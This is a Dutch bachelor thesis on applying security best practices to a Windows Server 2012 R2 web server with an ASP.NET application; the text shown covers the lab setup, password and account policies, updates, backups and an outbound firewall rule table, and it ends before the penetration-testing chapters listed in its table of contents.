



HoGent

Faculteit Bedrijf en Organisatie

Beveiliging van een Windows Server 2012 R2 webserver met ASP.NET-applicatie

Nathan Baele

Scriptie voorgedragen tot het bekomen van de graad van
Bachelor in de toegepaste informatica

Promotor:
Bert Van Vreckem
Co-promotor:
Selami Top

Instelling: —

Academiejaar: 2014-2015

Tweede examenperiode

Faculteit Bedrijf en Organisatie

Beveiliging van een Windows Server 2012 R2 webserver met ASP.NET-applicatie

Nathan Baele

Scriptie voorgedragen tot het bekomen van de graad van
Bachelor in de toegepaste informatica

Promotor:
Bert Van Vreckem
Co-promotor:
Selami Top

Instelling: —

Academiejaar: 2014-2015

Tweede examenperiode

Samenvatting

Vandaag komt cybercrime meer en meer voor bij bedrijven. Professionele hackers en oplichters proberen binnen te dringen in een netwerk van een bedrijf om gevoelige informatie te verkrijgen en te gebruiken of eerder te misbruiken. In deze thesis zal worden onderzocht of de algemene best practices om een webserver met ASP.net-applicatie op te zetten, voldoende zijn om beschermd te zijn tegen enkele van de gevaarlijkste aanvallen. Daarvoor moet er eerst een webserver met ASP.net-applicatie worden opgezet in een virtueel netwerk waarop deze best practices geïmplementeerd zijn.

De aanvallen worden gekozen door vooraf een risico-analyse te maken waarin per laag van het TCP/IP-model wordt gekeken naar mogelijke aanvallen. Deze aanvallen zullen worden besproken en krijgen een cijfer toegekend dat de risicofactor moet voorstellen. Bij het einde van de risico-analyse wordt er een tabel samengesteld waarbij de aanvallen met de grootste risicofactor bovenaan staan.

De vier aanvallen met de grootste risicofactor zullen uitvoerig worden besproken en gesimuleerd om te kijken of de best practices die eerder geïmplementeerd zijn voldoende zijn ter bescherming. Deze aanvallen zullen worden uitgevoerd vanaf een Kali Linux-aanvallersmachine die een verbinding heeft met het netwerk. Na het uitvoeren van een aanval kan er gekeken worden of de best practices deze aanval hebben kunnen tegenhouden of dat er extra maatregelen moeten worden genomen. Indien er extra beveiliging moest worden geïmplementeerd, werden deze stappen toegevoegd aan de best practices.

Na het onderzoek kon er worden geconcludeerd dat de best practices voldoende zijn voor één aanval, maar niet voldoende bescherming gaven tegen de drie andere aanvallen. Om deze reden worden de best practices aangevuld met enkele stappen om de webserver met een ASP.net-applicatie zo veel veiliger te maken.

Voorwoord

Deze scriptie zou niet tot stand zijn gekomen zonder de hulp van mijn stagementor en co-promotor de heer Selami Top. Bij het uittesten en het onderzoeken van de onderzoeksvragen werd gebruik gemaakt van het netwerk van Hardo bvba, het bedrijf waarvan de heer Selami Top zaakvoerder is. Dit zorgde ervoor dat alle conclusies en antwoorden bedrijfsecht zijn en gaf mij een betere kijk op een realistische beveiliging.

Verder wil ik ook mijn promotor de heer Bert Van Vreckem bedanken die mij enorm heeft geholpen om deze bachelorproef tot stand te brengen. Zijn structurele en inhoudelijke tips brachten deze scriptie naar een hoger niveau. Het delen van zijn kennis zorgde er ook voor dat dit onderzoek een betere kwaliteit heeft.

Mijn ouders Johan Baele en Kathleen Van Wassenhove zijn ook een grote hulp geweest. Zij hebben mij enorm gesteund tijdens het onderzoeken van dit onderwerp en hebben mij geholpen bij het nalezen van de eindtekst en het verbeteren van enkele taal -en layoutfouten.

Tot slot wil ik alle auteurs bedanken van de boeken, websites, handleidingen, videolessen, ... die ik heb gelezen. Deze boden mij eveneens de kans de kwaliteit van deze scriptie naar een hoger niveau te halen en mijn persoonlijke kennis en inzichten te verruimen.

Inhoudsopgave

1	Inleiding	4
1.1	Probleemstelling en onderzoeksvraag	5
1.1.1	Zijn de best practices voor een webserver voldoende als beveiliging tegen een externe en/of interne aanval?	5
2	Methodologie	6
3	Opzetten servers met best practises beveiliging	8
3.1	Installatie + configuratie ADServer	8
3.2	Installatie + configuratie WebServer	9
3.3	Installatie + configuratie aanvallersmachine	10
3.4	Besturingssysteem best practices WebServer	11
3.4.1	Wachtwoordbeleid	11
3.4.2	Accountbeheer	12
3.4.3	Updates	13
3.4.4	Backup	13
3.4.5	Firewall	13
3.4.6	Anti-virus	15
3.5	IIS best practices WebServer	16
3.5.1	Dedicated server	16
3.5.2	Inetpub	17
3.5.3	Modules	17
3.5.4	Opties methode uitschakelen	18
3.5.5	Dynamische IP restricties	19
3.5.6	Request Filtering Rules	20
3.5.7	Inschakelen logs	20
3.6	SQL Server best practices WebServer	21
3.6.1	Uitschakelen van onnodige features	21
3.6.2	Patchen en updaten	21
3.6.3	Loggen van aanmeldpogingen	21

4	Risico-analyse	22
4.1	Assets	22
4.2	Bedreigingen en risicofactoren	23
4.2.1	Applicatielaag	23
4.2.2	Transportlaag	26
4.2.3	Internetlaag	27
4.2.4	Netwerkttoeganglaag	29
4.3	Prioriteiten	30
5	Penetration Testing	31
5.1	SQL-injectie	31
5.1.1	Uitvoering	31
5.1.2	Resultaten en beveiliging	33
5.2	ARP Spoofing - Man in the middle	34
5.2.1	Uitvoering	34
5.2.2	Resultaten en beveiliging	39
5.3	Dictionary attack telnet	39
5.3.1	Uitvoering	39
5.3.2	Resultaten en beveiliging	42
5.4	TCP SYN flood	43
5.4.1	Resultaten en beveiliging	45
6	Conclusie	47

Hoofdstuk 1

Inleiding

„The bad guys are winning”. Met deze woorden uit een artikel van Wiener-Bronner (2014) is het duidelijk dat vandaag de dag cybercrime meer en meer voorkomt. Professionele hackers en oplichters proberen binnen te dringen in een netwerk/server van een bedrijf om gevoelige informatie te verkrijgen en te gebruiken of misbruiken om het bedrijf op te lichten. Daarom is het belangrijk om een zeer goed beveiligd netwerk te hebben tegen bedreigingen van zowel binnen als buiten het bedrijf. Dat is ook één van de doelstellingen in dit onderzoek.

In deze scriptie zal een fictief netwerk worden opgezet dat een domeincontroller en een webserver zal bevatten. Deze beide virtuele machines zullen worden geconfigureerd volgens de algemene best practices om zo de beveiliging van deze servers te verbeteren. Er zijn natuurlijk honderden verschillende soorten aanvallen en mogelijkheden tot cybercrime om tot een netwerk binnen te dringen. Enkele van de meest voorkomende aanvallen zijn SQL-injectie, exploits (Siddharth, 2006), DDoS, port scans en social engineering (Gibson, 2011). Daarnaast bestaan er natuurlijk nog heel wat andere soorten.

Er moet dus ergens een keuze worden gemaakt welke aanvallen er in dit onderzoek zullen worden besproken. Dit zal gebeuren aan de hand van een risico-analyse van de webserver om te kijken welke aanvallen het meeste kans hebben om te worden uitgevoerd en dus van belang zijn. De aanvallen die de grootste kans tot slagen hebben of die het meeste schade kunnen toebrengen aan de webserver zullen dan later in dit onderzoek één voor één worden besproken.

Deze aanvallen zullen dan ook worden uitgevoerd met een Kali Linux-aanvallersmachine tegen de webserver om te kijken of de eerder geïmplementeerde best practices vol-

doende zijn om de server te beveiligen, of dat er extra maatregelen moeten worden getroffen. Dit heeft niet alleen als doel om de best practices aan te vullen en te verbeteren, maar ook om de typische aanpak van beveiligingsproblemen, waarbij er enkel wordt gehandeld nadat er iets is gebeurd, te veranderen. Het probleem hierbij is dat er niet proactief wordt afgehandeld maar dat er eerst een aanval heeft plaatsgevonden, alvorens er naar een oplossing wordt gezocht. Dit kan resulteren in schade of diefstal binnen het netwerk. Het is dus belangrijk dat het ad-hoc controleren op fouten niet de meest gebruikte beveiligingsmanier is.

1.1 Probleemstelling en onderzoeksvraag

1.1.1 Zijn de best practices voor een webserver voldoende als beveiliging tegen een externe en/of interne aanval?


Allereerst wordt de webserver geconfigureerd volgens de best practices van Cott (2012), Microsoft (2013), Poley (2013), Posey (2011) en Vialle (2012). Daarna wordt er een risico-analyse uitgevoerd en wordt er gekeken naar welke aanvallen relevant zijn en welke de hoogste risicofactor hebben. De aanvallen met de hoogste risicofactor zullen worden uitgevoerd tegen de server om na te gaan of de geïmplementeerde best practices voldoende zijn om deze aanvallen af te weren. Indien dit niet het geval is dan zal er een mogelijke oplossing worden vermeld om te implementeren op de server of in het netwerk. Dit heeft als doel om de best practices aan te vullen en te optimaliseren voor een veiligere webserver.

Hoofdstuk 2

Methodologie

Dit onderzoek bestaat uit de volgende methodiek:

1. Een degelijke basiskennis is vereist, dus het verrichten van een onderzoek en het lezen van lectuur is een essentiële eerste stap.
2. Het opzetten van een goede testomgeving met één Windows Server 2012 R2 domeincontroller, één Windows Server 2012 R2 webserver, met ASP.net-applicatie draaiende als slachtoffer, en één Kali Linux-machine als aanvaller. De Webserver zal worden geconfigureerd volgens de best practices.
3. Een risicoanalyse uitvoeren en kijken wat de belangrijkste bedreigingen zijn voor dit type systemen.
4. Met behulp van penetration testing tools beveiligingsproblemen zoeken en uitbuiten. Hier wordt er vanuit gegaan dat er geen fysieke toegang is tot de server. Een boot-cd insteken, rebooten en het administrator wachtwoord wijzigen zal dus niet lukken. Er wordt een lijst opgesteld met welke aanvallen er zullen worden uitgevoerd en welke hiervan succesvol werden uitgevoerd en welke hebben gefaald. Indien een aanval succesvol werd uitgevoerd, dan zullen de best practices moeten worden aangevuld.
5. Het uitvoeren van een post-mortem om sporen van inbraak bloot te leggen en te kijken waar het probleem zich bevindt.



Figuur 2.1: Proefopstelling

In figuur 2.1 is te zien welke machines allemaal nodig zijn om dit onderzoek tot een goed einde te brengen. Ten eerste is er een Active Directory-server nodig die ook domeincontroller is in het domein. Deze server is tegelijkertijd ook nog DNS-server. Dan is er de webserver die lid is van hetzelfde domein als de ADServer natuurlijk. Deze zijn aangesloten aan een switch en een router. Ten slotte is er ook nog een aanvallersmachine om te proberen de server te hacken. Deze is ook aangesloten aan een router op een andere locatie. Tot slot wordt er gebruik gemaakt van VMWare Workstation om al deze virtuele machines met elkaar te verbinden.

Hoofdstuk 3

Opzetten servers met best practises beveiliging

3.1 Installatie + configuratie ADServer

De Windows Server 2012 R2-virtuele machine, genaamd *ADServer*, is de eerste die moet worden opgezet. In VMWare Workstation wordt er 60GB geheugen gealloceerd voor deze virtuele machine samen met één netwerkadapter en 2GB aan RAM-geheugen. Nadat Windows Server 2012 R2 is geïnstalleerd op deze virtuele machine, krijgt deze de naam *ADServer* en wordt deze heropgestart. Daarna kan er begonnen worden met het installeren van de nodige rollen. De eerste rol die wordt geïnstalleerd is de rol *textitActive Directory Domain Services*. Daarna wordt de *ADServer* opgewaardeerd naar domeincontroller in het fictieve domein *Baele.be*. Op de server is één netwerkadapter aanwezig en deze wordt handmatig ingesteld. De server krijgt als IP-adres 192.168.1.2 mee, als subnetmask 255.255.255.0, als default gateway 192.168.1.2 en als DNS-server 127.0.0.1.

Het volgende dat moet gebeuren is het installeren en configureren van de DNS-rol. Dit is vrij simpel en neemt niet veel tijd in beslag. In het scherm *DNS-beheer* wordt er in het tabblad *Zones voor reverse lookup*, een zone aangemaakt met de naam *1.168.192.in-addr.arpa* en daarna wordt er een PTR-record aangemaakt dat verwijst naar de zonet geconfigureerde LANadapter met het juiste IP-adres. Hierna wordt de DHCP-rol geïnstalleerd en wordt er een nieuwe scope aangemaakt met de naam *TestScope*. Het eerste IP-adres in het bereik is 192.168.1.1 en het laatste 192.168.1.254. De adressen van 192.168.1.1 tot 192.168.1.20 worden uitgesloten voor distributie. De WebServer wordt de router, dus het IP-adres dat hier wordt

meegegeven is 192.168.1.3. Dit is het IP-adres dat later aan de router/WebServer wordt gegeven.

3.2 Installatie + configuratie WebServer

De installatie gebeurt op dezelfde manier als bij de voorgaande machine, maar in dit geval wordt de machine *WebServer* genoemd en zijn er twee netwerkadapters aanwezig, één die is verbonden met het internet (internetadapter) en een andere die is verbonden met het LAN (LANadapter). De internetadapter staat geconfigureerd als NAT en de IP -en DNS-informatie worden beiden automatisch toegewezen. Bij de LANadapter zijn de instellingen anders. Hier staat deze configureerd als *Custom: specific virtual network* en wordt er gekozen om het virtuele network de naam *VMnet0* mee te geven. Hierdoor moeten de IP -en DNS-instellingen handmatig worden geconfigureerd. De server krijgt al IP-adres 192.168.1.2 mee, als subnetmask 255.255.255.0, als default gateway 192.168.1.2 en als DNS-server 127.0.0.1.


Deze server wordt ook lid gemaakt van het domein *Baele.be*. Verder wordt er ook de rol *Externe Toegang* toegevoegd. Deze stellen we zo in dat de netwerkadapter van waar het internet komt, wordt gebruikt voor andere hosts die verbonden zijn met het netwerk en die op het internet moeten komen. De WebServer wordt dus zo een router.

Op deze server is het belangrijk dat de rol *Internet Information Service 8* (IIS8) is geïnstalleerd. Dit gebeurt default bij het installeren van de rol *Externe Toegang*. Verder is de installatie van databanksoftware ook nodig. In dit geval wordt er gebruik gemaakt van Microsoft SQL Management Studio 2014. Bij deze installatie is het aan te raden om *Use Microsoft Update to check for updates* aan te vinken. Na de installatie wordt er een testdatabase aangemaakt met de naam *TestDatabase*. In deze database wordt er een tabel aangemaakt met de naam *People* met de rijen *PeopleID*, *Fname*, *Lname*. In deze tabel moeten twee willekeurige waarden worden gestoken. Tot slot wordt er nog een nieuwe stored procedure aangemaakt met de volgende inhoud:

```
Create Procedure Test_GetPeople
AS
Select * from People;
```

De volgende stap is om een basis ASP.net-applicatie te maken en dit wordt gedaan met de hulp van Nuckolls (2011). Met behulp van deze persoon zijn tutorial, de link is

te vinden in de bibliografie, is er direct een ASP.net-applicatie met een achterliggende database toegevoegd zoals te zien is in figuur 3.1.



Figuur 3.1: Voorbeeld van een basis applicatie.

3.3 Installatie + configuratie aanvallersmachine

De derde en laatste virtuele machine die nodig is in dit onderzoek is de Kali Linux-aanvallersmachine. Deze is vrij makkelijk te installeren en heeft ook niet zo hoge systeemvereisten. Voor deze machine is er maar 20Gb aan gealloceerd geheugen nodig samen met 1 netwerkadapter die op *VMnet0* staat en 512MB aan RAM-geheugen. Bij het starten van de installatie moet er worden gekozen voor *graphical install*. De meeste stappen zijn voor de hand liggend, maar bij partition disks wordt er het best *guided-use entire disk* geselecteerd. De naam van de machine wordt ingesteld op *KaliAanvaller*. Op het moment dat er wordt gevraagd van welk netwerk deze computer deel uitmaakt, wordt er *baele.be* gekozen. Voor de rest zijn de overige stappen niet zo belangrijk en is de installatie zo afgerond.

3.4 Besturingssysteem best practices WebServer

Nu de webserver is geïnstalleerd, kan er worden begonnen met het toepassen van de best practices. Het is zeer belangrijk dat dit wordt gedaan alvorens de server wordt opgenomen in het netwerk. In dit deel worden alle best practices van het besturingssysteem besproken, van een sterk wachtwoordbeleid tot het regelmatig updaten van de server.

3.4.1 Wachtwoordbeleid

Wachtwoord geschiedenis afdwingen

Dit is een policy die ervoor zorgt dat gebruikers, als ze hun wachtwoord moeten wijzigen, niet tussen steeds dezelfde wachtwoorden kunnen wisselen. Er kunnen in totaal tot wel 24 wachtwoorden opgeslagen worden in de wachtwoordgeschiedenis. Zo is de kans klein dat gebruikers voortdurend wisselen tussen dezelfde wachtwoorden. Als een gebruiker slim is kan hij zijn wachtwoord gewoon 24 keer na elkaar wijzigen om dan terug zijn eerste wachtwoord te gebruiken. Dit kan ook worden voorkomen worden door een *Minimum Password Age Policy* in te stellen zodat een wachtwoord bijvoorbeeld maar om de 2 dagen kan worden veranderd. (Stanek, 2009)

Dit kan worden geïmplementeerd door naar het *Lokaal beveiligingsbeleid* te gaan en daar te klikken op het *Wachtwoordbeleid*. Er is te zien dat de *Minimale wachtwoord-duur* default staat ingesteld als 1 dag en de wachtwoordgeschiedenis op 24 wachtwoorden. Deze best practices staat correct ingesteld en moet dus niet worden gewijzigd.

Wachtwoord regelmatig wijzigen

Een andere best practice is om het wachtwoord regelmatig eens te veranderen. Dit kan mondeling gebeuren, maar het meest efficiënte is om dit ook te doen aan de hand van een policy. Er kan terug worden gegaan worden naar de voorgaande locatie en daar kan er worden gekozen voor *Maximale wachtwoordduur*. Deze staat default op 42 dagen . Dit is een goede waarde voor netwerken waar beveiliging zeer belangrijk is want daar wordt er meestal gekozen voor een waarde tussen de 30-90 dagen. Bij

netwerken waar de beveiliging niet zo belangrijk is, kan dit eerder 120-180 dagen zijn. (Stanek, 2009)

Minimale wachtwoordlengte

Deze policy, die ook te vinden is op dezelfde plaats als de vorige policies, zorgt ervoor dat een gebruiker zijn wachtwoord een minimale lengte moet hebben. Dit heeft als bedoeling om het brute force kraken van wachtwoorden moeilijker tot onmogelijk te maken. Default staat deze policy op 7 dagen maar Stanek (2009) raadt aan om deze policy in te stellen op een lengte van minstens 14 karakters. Dit omdat een wachtwoord van 7-8 tekens vandaag op een korte tijd wordt gekraakt door het toepassen van brute force wachtwoord kraken met moderne hardware.

Complexiteit van het wachtwoord

Het spreekt voor zich dat een wachtwoord zoals *123456* niet acceptabel is. Daarom is het belangrijk dat er een policy is die de complexiteit van een wachtwoord verzekerd. Dit kan alweer gevonden worden op voorgaande locatie waar de policy *Wachtwoorden moeten voldoen aan complexiteitsvereisten* kan worden ingeschakeld. Dit zorgt ervoor dat de wachtwoorden minstens 6 tekens moeten hebben, er kunnen geen gebruikersnamen of gewone namen in voorkomen en wachtwoorden moeten minstens 3 van de 4 verschillende soorten karaktertypes bevatten (normale letters, hoofdletters, nummers en symbolen). (Stanek, 2009)

3.4.2 Accountbeheer

Uitschakelen van Administrator-account

Wat allereerst moet gebeuren, is het uitschakelen van de inlognaam *Administrator*. Dit omdat elke persoon weet dat het default account een specifieke naam heeft. Het is voor hackers op deze manier gemakkelijker om binnen te breken. Dit account kan uitgeschakeld worden door op de ADServer naar de *Active Directory - gebruikers en computers* te gaan en daar bij *Users* te rechterklikken op het account *Administrator* en deze dan uit te schakelen.

Aanmaken eigen administrator-account

Nadat in de vorige stap het default administrator-account is uitgeschakeld, moet er natuurlijk weer een nieuw account komen zodat er toch nog administrator-taken kunnen worden uitgevoerd. Dit kan gedaan worden door op dezelfde locatie als bij de voorgaande stap een nieuwe gebruiker toe te voegen, in dit geval met de naam *BaeleAdministrator*, en deze lid te maken van de groepen *Administrators*, *Domeinadministrators* en *domeincontrollers*. Nu is het best om eerst uit te loggen en daarna opnieuw terug in te loggen met het nieuwe account.

3.4.3 Updates

Nog een belangrijk onderdeel van een server met best practice beveiliging, is het regelmatig downloaden en installeren van updates. Bij het ontdekken van een nieuw zwak punt of exploit in de software, wordt dit al binnen enkele uren op het internet geplaatst en wordt er onmiddellijk gezocht naar een oplossing. Als de server en de applicaties continue worden geupdate, dan is de kans veel kleiner dat er een exploit zal worden uitgebuit. (Cott, 2012). Automatische updates worden echter zo goed als nooit gedaan. De voorgestelde updates worden best eerst door de administrator gedownload en uitgetest in een virtuele testomgeving zodat er zekerheid is dat deze update geen problemen met zich meebrengt. Na een geslaagde test, kan de update op de webserver worden geïnstalleerd.

3.4.4 Backup

Het maken van geautomatiseerde backups is essentieel voor een server binnen een netwerk. Een fout, een probleem of een aanval kan op elk moment van de dag voorkomen. Als dit gebeurt, moet het mogelijk zijn om het systeem terug te zetten door een eerder gemaakte backup. In de Windows Server Backup-wizard kan dit worden ingesteld voor elke harde schijf. In dit geval wordt er enkel elke nacht om 03:00u een back-up genomen van de C-schijf, maar dit varieert van bedrijf tot bedrijf en hangt af van hoeveel geheugen er beschikbaar is voor back-ups en welke dataschijven het belangrijkste zijn.

3.4.5 Firewall

De firewall is enorm belangrijk en heeft een standaard configuratie. Er is echter één aanpassing van de configuratie die in de praktijk veel wordt toegepast en die

HOOFDSTUK 3. OPZETTEN SERVERS MET BEST PRACTISES BEVEILIGING

ook door Nabors (2013) wordt genoemd als een best practise-instelling voor een Firewall-configuratie. Dit betreft het blokkeren van alle uitgaande verbindingen die niet overeenkomen met één van de gedefinieerde regels.

Dit wordt verkregen door naar de *eigenschappen* te gaan en daar in alledrie de profielen de uitgaande verbindingen op „blokkeren” te zetten. Standaard staat dit geconfigureerd als *toestaan*. Hierna kunnen er eigen inkomende en uitgaande regels geconfigureerd worden naargelang de applicaties die op de server komen te staan en afhankelijk van welke poorten open of dicht moeten zijn. Bij uitgaande verbindingen is het belangrijk dat de TCP-poorten 80 (http) en 443 (https) worden toegevoegd aan de uitzonderingen. Nadat deze poorten zijn toegevoegd ziet de verzameling van toegestane uitgaande verbindingen eruit als in figuur 3.2.

Naam	Groep	Profiel	Ingeschakeld	Bewerking	Overschrijven	Programma	Lokaal adres	Extern adres	Protocol	Lokale poort	Externe poort
Core Networking - Aanvraag voor neigh...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	ICMPv6	Willekeurig	Willekeurig
Core Networking - Advertisement voor n...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	ICMPv6	Willekeurig	Willekeurig
Core Networking - Dynamic Host Config...	Core Networking	Alle	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	UDP	68	67
Core Networking - Dynamic Host Config...	Core Networking	Alle	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	UDP	546	547
Core Networking - Groepsbeleid (NP-Out)	Core Networking	Domein	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	TCP	Willekeurig	445
Core Networking - Groepsbeleid (TCP-Out)	Core Networking	Domein	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	TCP	Willekeurig	Willekeurig
Core Networking - Internet Group Mana...	Core Networking	Alle	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	IGMP	Willekeurig	Willekeurig
Core Networking - IPHTTPS (TCP-Out)	Core Networking	Alle	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	TCP	Willekeurig	IPHTTPS
Core Networking - IPv6 (IPv6-Out)	Core Networking	Alle	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	IPv6	Willekeurig	Willekeurig
Core Networking - Multicastlistener gere...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Lokaal subnet	ICMPv6	Willekeurig	Willekeurig
Core Networking - Pakket te groot (ICMP...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	ICMPv6	Willekeurig	Willekeurig
Core Networking - Parameterprobleem (I...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	ICMPv6	Willekeurig	Willekeurig
Core Networking - Query voor multica...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Lokaal subnet	ICMPv6	Willekeurig	Willekeurig
Core Networking - Rapport voor multica...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Lokaal subnet	ICMPv6	Willekeurig	Willekeurig
Core Networking - Rapport voor multica...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Lokaal subnet	ICMPv6	Willekeurig	Willekeurig
Core Networking - Routeraanvraag (ICM...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Lokaal subnet	ICMPv6	Willekeurig	Willekeurig
Core Networking - Router-advertisement...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	fe80::/64	Lokaal subnet	ICMPv6	Willekeurig	Willekeurig
Core Networking - Teredo (UDP-Out)	Core Networking	Alle	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	UDP	Willekeurig	Willekeurig
Core Networking - Tijd overschreden (IC...	Core Networking	Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	ICMPv6	Willekeurig	Willekeurig
DHCPv4 Relay-agent [Client] (UDP-Out)	DHCP Relay-agent	Alle	Ja	Toestaan	Nee	%systemroo...	Willekeurig	Willekeurig	UDP	67	Willekeurig
DHCPv6 Relay-agent [Server] (UDP-Out)	DHCPv6 Relay-agent	Alle	Ja	Toestaan	Nee	%systemroo...	Willekeurig	Willekeurig	UDP	547	Willekeurig
FTP-server (FTP Traffic-Out)	FTP-server	Alle	Ja	Toestaan	Nee	%windir%\s...	Willekeurig	Willekeurig	TCP	20	Willekeurig
FTP-server, beveiligd (FTP SSL Traffic-Out)	FTP-server	Alle	Ja	Toestaan	Nee	%windir%\s...	Willekeurig	Willekeurig	TCP	989	Willekeurig
HTTP (80)		Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	TCP	Willekeurig	80
HTTPS (443)		Alle	Ja	Toestaan	Nee	Willekeurig	Willekeurig	Willekeurig	TCP	Willekeurig	443
Netwerk - DNS (UDP-Out)	Core Networking	Alle	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	UDP	Willekeurig	53
Netwerk - groepsbeleid (LSASS-Out)	Core Networking	Domein	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Willekeurig	TCP	Willekeurig	Willekeurig
Netwerk detecteren (LLMNR-UDP-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Lokaal subnet	UDP	Willekeurig	5355
Netwerk detecteren (NB-Datagram-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	UDP	Willekeurig	138
Netwerk detecteren (NB-Name-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	UDP	Willekeurig	137
Netwerk detecteren (Pub WSD-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Lokaal subnet	UDP	Willekeurig	3702
Netwerk detecteren (SSDP-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Lokaal subnet	UDP	Willekeurig	1900
Netwerk detecteren (UPnPHost-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Lokaal subnet	TCP	Willekeurig	2869
Netwerk detecteren (UPnP-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	TCP	Willekeurig	2869
Netwerk detecteren (WSD Events-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	TCP	Willekeurig	5357
Netwerk detecteren (WSD EventsSecure-...	Netwerk detecteren	Privé	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	TCP	Willekeurig	5358
Netwerk detecteren (WSD-Out)	Netwerk detecteren	Privé	Ja	Toestaan	Nee	%SystemRo...	Willekeurig	Lokaal subnet	UDP	Willekeurig	3702
Routering en RAS (GRE-Out)	Routering en RAS	Alle	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	GRE	Willekeurig	Willekeurig
Routering en RAS (L2TP-Out)	Routering en RAS	Alle	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	UDP	Willekeurig	1701
Routering en RAS (PPTP-Out)	Routering en RAS	Alle	Ja	Toestaan	Nee	System	Willekeurig	Willekeurig	TCP	Willekeurig	1723
Uitgaand TCP-verkeer voor Message Que...	Message Queuing	Alle	Ja	Toestaan	Nee	%systemroo...	Willekeurig	Willekeurig	TCP	Willekeurig	Willekeurig
